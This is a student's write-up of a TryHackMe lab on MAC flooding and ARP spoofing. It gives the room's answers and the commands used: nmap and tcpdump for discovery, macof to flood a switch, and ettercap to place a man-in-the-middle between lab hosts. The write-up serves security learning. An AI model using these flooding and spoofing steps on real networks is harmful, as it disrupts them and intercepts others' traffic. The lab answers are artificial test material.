L2 MAC FLOODING & SPOOFING REPORT

tryhackme

BY
YUNIS MOHAMED

Contents


Introduction

The Try Hack Me room on "Flooding and ARP Spoofing" provides an insightful exploration of two critical cybersecurity concepts. In this room, I will be indulging into the risks associated with network flooding and ARP spoofing attacks. By simulating these attack techniques, the room highlights the potential for network disruption and compromised security. This lab provides a walkthrough through the mind of the attacker as they try to compromise systems

Network discovery


Questions

1. What is your IP address? 192.168.12.66
2. What's the network's CIDR prefix? /24



By using the following syntax; **ip address show eth1,** I was able to see the ip address and the CIDR associated with the Ethernet adapter.

3. How many other live hosts are there? 2




By using the **nmap –n 192.168.12.0/24,** there were 2 live hosts.

4. What's the hostname of the first host (lowest IP address) you've found? Alice

By using the cat /etc/host to list the number of hosts.


Passive Sniffing

1. **Who keeps sending packets to eve? BOB**



Using the **tcpdump -i eth1** command to see the captured packets.

2. **What type of packets are sent? ICMP**
3. **What's the size of their data section? (bytes)** 666



Loading the tcpdump obtained at the interface eth1 to Wireshark for analysis


Sniffing while MAC Flooding.

Steps followed;

1) On the first ssh session, run the tcpdump process.
   tcpdump -A -i eth1 -w /tmp/tcpdump2.pcap.
2) Create a second ssh session and run the macof command against the interface to start flooding the switch.
   macof -i eth1
3) After around 30 seconds, stop both macof and tcpdump using (control + c) and transfer the pcap file to Wireshark.

Questions

1. What kind of packets is Alice continuously sending to Bob? ICMP
2. What's the size of their data section? (bytes) 1337




Man-in-the-Middle: Intro to ARP Spoofing

An attacker sends (spoofed) ARP messages to associate the attacker's MAC address with the IP address of another host causing any traffic meant for that IP address to be sent to the attacker instead. ARP spoofing may allow an attacker to intercept data frames on a network, modify the traffic, or stop all traffic.

Questions


1) Can ettercap establish a MITM in between Alice and Bob? nay
2) Would you expect a different result when attacking hosts without ARP packet validation enabled? yay




Man-in-the-Middle: Sniffing

Question


1) Scan the network on eth1. Who's there? Enter their IP addresses in ascending order. 192.168.12.10, 192.168.12.20
2) Which machine has an open well-known port? 192.168.12.20
3) What is the port number? 80




4) Can you access the content behind the service from your current position? Nay
5) Can you see any meaningful traffic to or from that port passively sniffing on you interface eth1? Nay




6) Now launch the same ARP spoofing attack as in the previous task. Can you see some interesting traffic, now? (Nay/Yay). Yay




7) Who is using that service? Alice




8) What's the hostname the requests are sent to? www.server.bob



